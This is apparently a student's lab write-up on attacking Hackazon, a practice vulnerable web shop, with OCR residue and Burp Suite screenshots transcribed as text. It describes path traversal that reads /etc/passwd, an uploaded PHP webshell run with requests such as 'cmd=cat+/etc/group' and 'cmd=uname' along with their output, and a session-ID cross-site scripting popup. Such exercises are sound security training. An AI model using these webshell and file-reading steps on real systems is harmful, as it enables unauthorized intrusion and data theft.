






For part 1 I used URL manipulation in order to trick hackazon into giving me info from /etc/hosts and /etc/passwd






For part 2 I uploaded a PHP webshell and used URL manipulation in the form of cmd=<input> in order to trick hackazon into giving me info from /etc/hosts, /etc/passwd, a list of groups, the distro, and any cronjobs.


Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
3 5 6 ...
Go Cancel
Target: http://hackazon.com
Request
Raw Params Headers Hex
GET //user_pictures/18/webshell.php?cmd=cat+/etc/group
HTTP/1.1
Host: hackazon.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
rv:72.0) Gecko/20100101 Firefox/72.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=lspek89ikh6s30dcffv71sgub6
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Here I typed cat /etc/group
Response
Raw Headers Hex
Date: Thu, 06 Feb 2020 01:29:45 GMT
Content-Type: text/html
Content-Length: 554
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.11
Vary: Accept-Encoding
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:
floppy:x:25:
tape:x:26:
sudo:x:27:
audio:x:29:
dip:x:30:
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
Here is the list of groups
Type a search term
0 matches
Done
766 bytes | 4 millis


Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
3 5 ...
Go Cancel
Target: http://hackazon.com
Request
Raw Params Headers Hex
GET //user_pictures/18/webshell.php?cmd=uname HTTP/1.1
Host: hackazon.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
rv:72.0) Gecko/20100101 Firefox/72.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
/webp,*/*;q=0.8
Accept-Encoding: gzip
Connection: close
Cookie: PHPSESSID=lspek89ikh6s30dcffv71sgub6
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Here I typed uname
Response
Raw Headers Hex
Date: Thu, 06 Feb 2020 00:52:29 GMT
Content-Type: text/html
Content-Length: 11
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.11
Linux
Linux
Here is the distro
Type a search term
0 matches
Done
199 bytes | 66 millis



For part 3 I used a javascript snippet in order to make my session ID appear in a popup window. This is also part of the challenge